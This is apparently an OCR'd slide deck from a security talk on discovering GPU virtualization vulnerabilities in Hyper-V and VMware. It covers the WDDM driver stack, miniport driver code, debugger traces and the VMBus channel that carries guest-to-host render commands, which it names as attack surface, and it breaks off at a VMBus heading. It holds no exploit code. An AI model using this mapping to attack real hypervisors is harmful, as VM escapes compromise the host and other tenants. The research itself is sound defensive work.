# From Graphic Mode To God Mode

# Discovery Vulnerabilities of GPU Virtualization

---

Rancho Han
Tencent Security ZhanluLab

腾讯安全湛泸实验室

# About me



- Vulnerability Discovery
- Windows Kernel Research
- Virtualization Security
- Security Researcher of Tencent ZhanluLab
- Twitter: @RanchoIce

# About ZhanluLab



- Director is yuange, the most famous hacker in China
- 3 Researchers on MSRC TOP100 this year.
- Pwn2own2017 winner , as Tencent Security Lance Team
- We are hiring, base BeiJing ☺
- Twitter: @ZhanluLab

# Agenda



- GPU Virtualization
- How to Analyze
- Hyper-v RemoteFx
- VMware SVGA
- Demo Time

# vGPU Overview

# GPU Virtualization Overview



- Full virtualization

  Virtualization platform directly simulate the interrupt and DMA operation of a physical graphics card. When the device driver read and write to a specific I/O port and video memory, the hypervisor captures the relevant operations and hands it to the device simulator for processing.

- Para-virtualization


  The guest access the host hardware device using a set of interfaces. Through these interfaces, the virtual machine can transfer information via shared memory or a data channel with the host. This kind of virtualization device requires modifying the guest kernel or loading the driver.

- Hardware Assisted Virtualization:

  The virtualization platform allocates physical PCI devices to the guest.
  It means the guest can directly access the hardware, VMM do the isolation between different virtual machines.This desing avoids frequent vmexit events during I/O operations, greatly improved performance.


# GPU Overview





# Virtual GPU




Guest
Host
App1 App2 App3
OpenGL / Direct3D
Virtual GPU Driver
Virtual GPU
GPU Emulator
OpenGL / Direct3D
GPU Driver
GPU
User Mode

# How To Analyze


# Synthetic Graphics Card



- Para-virtualization Device: This kind of virtualization needs to modify the guest kernel or load driver, and communicate with host.
- Start analysis from the guest miniport drivers

# WDDM




Windows Application
Direct3D Runtime
User-Mode
Display Driver
OpenGL runtime
GDI
Kernel-mode access
(gdi32.dll)
OpenGL installable
Client driver(ICD)
User Mode
Kernel Mode
DirectX graphics kernel subsystem
（dxgkrnl.sys dxgmms½.sys)
Win32K.sys
Display miniport driver
BasicRender.sys
BasicDisplay.sys

# WDDM



- Vendor should implemente display driver & miniport driver
- Display Driver: load in user mode
- Miniport Driver: Intialized the dxg interface

```
hypervideo.sys: hyper-v miniport driver

vm3dmp.sys: vmware svga 3d miniport driver
```

# Miniport Driver



```
// Fill in the DriverInitializationData structure and call DxgkInitialize()
  DriverInitializationData.Version  = DXGKDDI_INTERFACE_VERSION;

  DriverInitializationData.DxgkDdiAddDevice  = AtiAddDevice;
  DriverInitializationData.DxgkDdiStartDevice  = AtiStartDevice;
  DriverInitializationData.DxgkDdiStopDevice  = AtiStopDevice;
  DriverInitializationData.DxgkDdiRemoveDevice  = AtiRemoveDevice;
  //...
  DriverInitializationData.DxgkDdiPatch  = D3DDDIPatchDmaBuffer;
  DriverInitializationData.DxgkDdiSubmitCommand  = D3DDDISubmitCommand;
  DriverInitializationData.DxgkDdiBuildPagingBuffer  = D3DDDIBuildPagingBuffer;
  DriverInitializationData.DxgkDdiSetPalette  = D3DDDISetPalette;
  DriverInitializationData.DxgkDdiSetPointerShape  = D3DDDISetPointerShape;
  DriverInitializationData.DxgkDdiSetPointerPosition  = D3DDDISetPointerPosition;
  DriverInitializationData.DxgkDdiPreemptCommand  = D3DDDIPreemptCommand;

  DriverInitializationData.DxgkDdiDestroyDevice  = D3DDDIDestroyDevice;
  DriverInitializationData.DxgkDdiRender  = D3DDDIRender;
  DriverInitializationData.DxgkDdiRenderKm  = D3DDDIRenderKm;
  DriverInitializationData.DxgkDdiEscape  = D3DDDIEscape;
  //...
  return DxgkInitialize(DriverObject,
                        RegistryPath,
                        &DriverInitializationData);
```

Call DxgkInitialize in DriverEntry

Miniport implemente interface functions

Command pass in WDDM:

gdi32!D3DKMTSubmitCommand

-> win32u!NtGdiDdDDISubmitCommand


-> win32kbase!NtGdiDdDDISubmitCommand

-> dxgkrnl!DxgkSubmitCommand

-> myDriver!D3DDDISubmitCommand

# Miniport Driver





# Miniport Driver



```
1: kd> k
 # Child-SP          RetAddr           Call Site
00 ffffa508`bf594dd8 fffff80e`107fabda vm3dmp+0x1b58c
01 ffffa508`bf594de0 fffff80e`107e61f8 vm3dmp+0x1abda
02 ffffa508`bf594e20 fffff80e`11bc07e9 vm3dmp+0x61f8   //VmDdiRender
03 ffffa508`bf594ee0 fffff80e`11b99dcb dxgkrnl!ADAPTER_RENDER::DdiRender+0x145
04 ffffa508`bf594fa0 fffff80e`11c03030 dxgkrnl!DXGCONTEXT::Render+0x7721b
05 ffffa508`bf5956a0 ffff8728`e1e98ef1 dxgkrnl!DxgkRender+0x7e0
06 ffffa508`bf595ad0 fffff803`f47a2003 win32kbase!NtGdiDdDDIRender+0x11
07 ffffa508`bf595b00 00007ffe`8b8a5224 nt!KiSystemServiceCopyEnd+0x13
08 000000b8`b35fd608 00007ffe`8762fbf2 win32u!NtGdiDdDDIRender+0x14
09 000000b8`b35fd610 00007ffe`84782268 d3d11!NDXGI::CDevice::RenderCB+0x1d2
0a 000000b8`b35fd7f0 0000024f`2c0a0000 vm3dum64_10+0x2268
0b 0000002b`c78fe0f0 0000002b`c78fe238 vm3dum64_10+0x5997
0c 0000002b`c78fe140 00007ffe`87595527 d3d11!NDXGI::CDevice::PresentImpl+0x71845
0d 0000002b`c78fe340 00007ffe`89a4f59e d3d11!NDXGI::CDevice::Present+0xf7
```

# Miniport Driver



- For para-virtualized graphics card, miniport driver should communicate with the host;
- How to send the render command to Host? The different para-virtualized graphics device designed different ways
- We can find attack surface here!

# Hyper-V

# Emulated Video Card



- S3 card, vmemulateddevices.dll


```
VideoS3Device::ReadVgaPort(uint)                          .text
VideoS3Device::WriteVgaPort(uint,ushort,uint)             .text
VideoS3Device::NoMoreHardwareCursor(void)                 .text
VideoS3Device::WriteCRTControlRegister(uchar,uc···        .text
VideoS3Device::WriteVgaSequenceReg(uchar,uchar)           .text
VideoS3Device::WriteVgaAttributeReg(uchar,uchar)          .text
VideoS3Device::WriteVgaGraphicsControlReg(uchar···        .text
VideoS3Device::IsVerticalRetraceActive(void)              .text
VideoS3Device::NotifyMmioRead(unsigned __int64,···        .text
VideoS3Device::NotifyMmioWrite(unsigned __int64···        .text
```

# Synthetic Graphic Card



- Guest: Hypervideo.sys, a display only driver
- Host: vmuidevices.dll

Display Adapter


Microsoft Hyper-V Video

# Synthetic Graphic Card



- Hypervideo.sys:

  A display only driver


```
v22 = HvdDdiAddDevice;                          // _KMDDOD_INITIALIZATION_DATA
v21 = 0x6003;                                   // DXGKDDI_INTERFACE_VERSION
v23 = HvdDdiRemoveDevice;
v24 = HvdDdiDispatchIoRequest;
v25 = HvdDdiQueryChildRelations;
v26 = HvdDdiQueryChildStatus;
v27 = HvdDdiQueryDeviceDescriptor;
v28 = HvdDdiSetPowerState;
v29 = HvdDdiResetDevice;
v30 = HvdDdiUnload;
v44 = HvdDdiSystemDisplayEnable;
v45 = HvdDdiSystemDisplayWrite;
v43 = &HvdDdiStopDeviceAndReleasePostDisplayOwnership;
v31 = HvdDdiQueryAdapterInfo;
v33 = HvdDdiSetPointerShape;
v32 = HvdDdiSetPointerPosition;
v42 = HvdDdiPresentDisplayOnly;                 // Display Only Driver Mode
v34 = HvdDdiIsSupportedVidPn;
v35 = HvdDdiRecommendFunctionalVidPn;
v36 = HvdDdiEnumVidPnCofuncModality;
v37 = HvdDdiSetPowerState;
v38 = HvdDdiCommitVidPn;
v39 = HvdDdiUpdateActiveVidPnPresentPath;
v40 = HvdDdiRecommendMonitorModes;
v41 = HvdDdiQueryVidPnHWCapability;
HvdReadHyperVideoConfigurationSettings(v2);
```

# VMBus



- hyperv_fb.c on Linux

```
/* Send message to Hyper-V host */
static inline int synthvid_send(struct hv_device *hdev,
                                struct synthvid_msg *msg)
{
    static atomic64_t request_id = ATOMIC64_INIT(0);
    int ret;

    msg->pipe_hdr.type = PIPE_MSG_DATA;
    msg->pipe_hdr.size = msg->vid_hdr.size;

    ret = vmbus_sendpacket(hdev->channel, msg,
                           msg->vid_hdr.size + sizeof(struct pipe_msg_hdr),
                           atomic64_inc_return(&request_id),
                           VM_PKT_DATA_INBAND, 0);

    if (ret)
        pr_err("Unable to send packet via vmbus\n");

    return ret;
}
```

Send data to host


VMBus: communication channel between guest and host

Data for all virtual devices is processed and distributed through the VMBus.

Each virtual device is assigned its own channel, each channel corresponds to a ring buffer that receives and sends data from the VMBus and reads and writes from this ring buffer.

# VMBus



